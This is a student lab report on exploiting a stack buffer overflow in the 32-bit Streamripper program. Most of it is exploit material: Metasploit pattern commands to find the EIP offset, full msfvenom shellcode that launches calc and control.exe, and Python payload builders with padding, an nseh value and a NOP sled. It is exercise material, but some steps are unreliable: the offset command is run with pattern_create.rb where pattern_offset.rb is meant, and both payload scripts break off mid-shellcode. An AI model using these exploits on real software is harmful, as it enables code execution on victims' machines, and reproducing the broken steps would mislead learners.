Secure Coding -Lab8

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

05/04/21
L39 +L40

1) Crashing streamripper32


The image shown below was of the streamripper 32Which is an 32 bit application On which we are going to work to look at memory overflow vulnerability






After opening given my name and registration number in station pattern and given the exploit in the song pattern

I have inserted an exploit of many characters in the field which overflows and leads into a buffer overflow and will cause the application to crash itself because it is a 32 bit system and It is not capable of handling those many characters given in song pattern.






We can see in the above two images the application has been crashed .

2) Changing the Trigger:

Finding EIP

Copy this pattern and paste in any user interaction field of exploiting software



After Clicking Search, Our Software will Crash. Now, Copy the Offset overwritten in the EIP.

Now Match this EIP offset using pattern_offset.rb

```
┌──(root💀 sumanth)-[~]
└─# locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
```

```
┌──(root💀 sumanth)-[~]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -q  37684136
[*] Exact match at offset 230
```

Generate Shell Code
To change default trigger to calc

```
┌──(root💀 sumanth)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe5\xdd\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"
buf += b"\x42\x65\x50\x35\x50\x75\x50\x65\x30\x6e\x69\x7a\x45"
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"
buf += b"\x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38"
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"
buf += b"\x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"
buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"
buf += b"\x48\x4d\x76\x6f\x65\x4f\x4d\x6f\x6d\x39\x6f\x79\x45"
buf += b"\x67\x4c\x54\x46\x53\x4c\x56\x6a\x4d\x50\x49\x6b\x79"
buf += b"\x70\x33\x45\x54\x45\x4f\x4b\x73\x77\x54\x53\x72\x52"
buf += b"\x70\x6f\x33\x5a\x35\x50\x61\x43\x6b\x4f\x6b\x65\x35"
buf += b"\x33\x53\x51\x30\x6c\x43\x53\x35\x50\x41\x41"
```

To change default trigger to controlpanel

```
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha_mixed -b '\x00' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 454 (iteration=0)
x86/alpha_mixed chosen with final size 454
Payload size: 454 bytes
Final size of python file: 2212 bytes
buf =  b""
buf += b"\x89\xe0\xdb\xd4\xd9\x70\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x49\x78\x4b"
buf += b"\x32\x57\x70\x55\x50\x57\x70\x63\x50\x6b\x39\x7a\x45"
buf += b"\x46\x51\x6b\x70\x35\x34\x4e\x6b\x76\x30\x50\x30\x6c"
buf += b"\x4b\x56\x32\x66\x6c\x6e\x6b\x32\x72\x65\x44\x4c\x4b"
buf += b"\x51\x62\x71\x38\x46\x6f\x78\x37\x61\x5a\x76\x46\x34"
buf += b"\x71\x79\x6f\x6e\x4c\x77\x4c\x75\x31\x61\x6c\x74\x42"
buf += b"\x34\x6c\x55\x70\x5a\x61\x6a\x6f\x64\x4d\x56\x61\x5a"
buf += b"\x67\x38\x62\x39\x62\x73\x62\x70\x57\x4c\x4b\x72\x72"
buf += b"\x36\x70\x6c\x4b\x52\x6a\x67\x4c\x4c\x4b\x52\x6c\x32"
buf += b"\x31\x62\x58\x5a\x43\x71\x58\x36\x61\x5a\x71\x72\x71"
buf += b"\x6c\x4b\x72\x79\x75\x70\x33\x31\x68\x53\x4e\x6b\x31"
buf += b"\x59\x64\x58\x4a\x43\x66\x5a\x73\x79\x6c\x4b\x30\x34"
buf += b"\x6c\x4b\x35\x51\x58\x56\x30\x31\x4b\x4f\x4c\x6c\x6a"
buf += b"\x61\x4a\x6f\x56\x6d\x55\x51\x6b\x77\x30\x38\x69\x70"
buf += b"\x52\x55\x6c\x36\x56\x63\x33\x4d\x6c\x38\x55\x6b\x71"
buf += b"\x6d\x75\x74\x74\x35\x39\x74\x52\x78\x4c\x4b\x53\x68"
buf += b"\x47\x54\x73\x31\x39\x43\x35\x36\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x61\x48\x37\x6c\x57\x71\x39\x43\x6e\x6b"
buf += b"\x35\x54\x4e\x6b\x57\x71\x68\x50\x4d\x59\x47\x34\x71"
buf += b"\x34\x36\x44\x63\x6b\x51\x4b\x30\x61\x76\x39\x50\x5a"
buf += b"\x42\x71\x49\x6f\x59\x70\x61\x4f\x61\x4f\x70\x5a\x6e"
buf += b"\x6b\x65\x42\x6a\x4b\x4c\x4d\x73\x6d\x42\x4a\x37\x71"
buf += b"\x4e\x6d\x6e\x65\x68\x32\x73\x30\x65\x50\x63\x30\x46"
buf += b"\x30\x30\x68\x70\x31\x6c\x4b\x50\x6f\x6f\x77\x79\x6f"
buf += b"\x4b\x65\x4f\x4b\x6c\x30\x4c\x75\x6c\x62\x43\x66\x32"
buf += b"\x48\x4d\x76\x4c\x55\x6f\x4d\x6d\x4d\x79\x6f\x58\x55"
buf += b"\x75\x6c\x56\x66\x71\x6c\x45\x5a\x4d\x50\x59\x6b\x4d"
buf += b"\x30\x31\x65\x67\x75\x4d\x6b\x63\x77\x67\x63\x72\x52"
buf += b"\x70\x6f\x30\x6a\x65\x50\x52\x73\x39\x6f\x5a\x75\x73"
buf += b"\x53\x42\x4f\x32\x4e\x70\x74\x44\x32\x62\x4f\x32\x4c"
buf += b"\x34\x6e\x72\x45\x74\x38\x75\x35\x55\x50\x41\x41"
```

Use respective shell code to generate the payload and paste the output in any user interaction field to open/trigger the respective Cmd or Control Pane

Calc

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 230

nseh="\x86\xE5\x4B\x90"

nops="\x90" * 30

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00"   -f python
buf =  b""
buf += b"\x89\xe5\xdd\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"
buf += b"\x42\x65\x50\x35\x50\x75\x50\x65\x30\x6e\x69\x7a\x45"
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"
buf += b"\x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38"
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"
buf += b"\x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"
buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"
```

Control panel

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 230

nseh="\x86\xE5\x4B\x90"

nops="\x90" * 30

# msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha_mixed -b "\x00"   -f python
buf =  b""
buf += b"\x89\xe0\xdb\xd4\xd9\x70\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x49\x78\x4b"
buf += b"\x32\x57\x70\x55\x50\x57\x70\x63\x50\x6b\x39\x7a\x45"
buf += b"\x46\x51\x6b\x70\x35\x34\x4e\x6b\x76\x30\x50\x30\x6c"
buf += b"\x4b\x56\x32\x66\x6c\x6e\x6b\x32\x72\x65\x44\x4c\x4b"
buf += b"\x51\x62\x71\x38\x46\x6f\x78\x37\x61\x5a\x76\x46\x34"
buf += b"\x71\x79\x6f\x6e\x4c\x77\x4c\x75\x31\x61\x6c\x74\x42"
buf += b"\x34\x6c\x55\x70\x5a\x61\x6a\x6f\x64\x4d\x56\x61\x5a"
buf += b"\x67\x38\x62\x39\x62\x73\x62\x70\x57\x4c\x4b\x72\x72"
buf += b"\x36\x70\x6c\x4b\x52\x6a\x67\x4c\x4c\x4b\x52\x6c\x32"
buf += b"\x31\x62\x58\x5a\x43\x71\x58\x36\x61\x5a\x71\x72\x71"
buf += b"\x6c\x4b\x72\x79\x75\x70\x33\x31\x68\x53\x4e\x6b\x31"
buf += b"\x59\x64\x58\x4a\x43\x66\x5a\x73\x79\x6c\x4b\x30\x34"
buf += b"\x6c\x4b\x35\x51\x58\x56\x30\x31\x4b\x4f\x4c\x6c\x6a"
buf += b"\x61\x4a\x6f\x56\x6d\x55\x51\x6b\x77\x30\x38\x69\x70"
buf += b"\x52\x55\x6c\x36\x56\x63\x33\x4d\x6c\x38\x55\x6b\x71"
buf += b"\x6d\x75\x74\x74\x35\x39\x74\x52\x78\x4c\x4b\x53\x68"
buf += b"\x47\x54\x73\x31\x39\x43\x35\x36\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x61\x48\x37\x6c\x57\x71\x39\x43\x6e\x6b"
buf += b"\x35\x54\x4e\x6b\x57\x71\x68\x50\x4d\x59\x47\x34\x71"
buf += b"\x34\x36\x44\x63\x6b\x51\x4b\x30\x61\x76\x39\x50\x5a"
buf += b"\x42\x71\x49\x6f\x59\x70\x61\x4f\x61\x4f\x70\x5a\x6e"
buf += b"\x6b\x65\x42\x6a\x4b\x4c\x4d\x73\x6d\x42\x4a\x37\x71"
buf += b"\x4e\x6d\x6e\x65\x68\x32\x73\x30\x65\x50\x63\x30\x46"
buf += b"\x30\x30\x68\x70\x31\x6c\x4b\x50\x6f\x6f\x77\x79\x6f"
```

Stack overflow is reason for above operations because when the given data grows beyond its allocated space, the dynamic stack contents begin to overwrite other things.Because of this calculator and control panel are popping-up.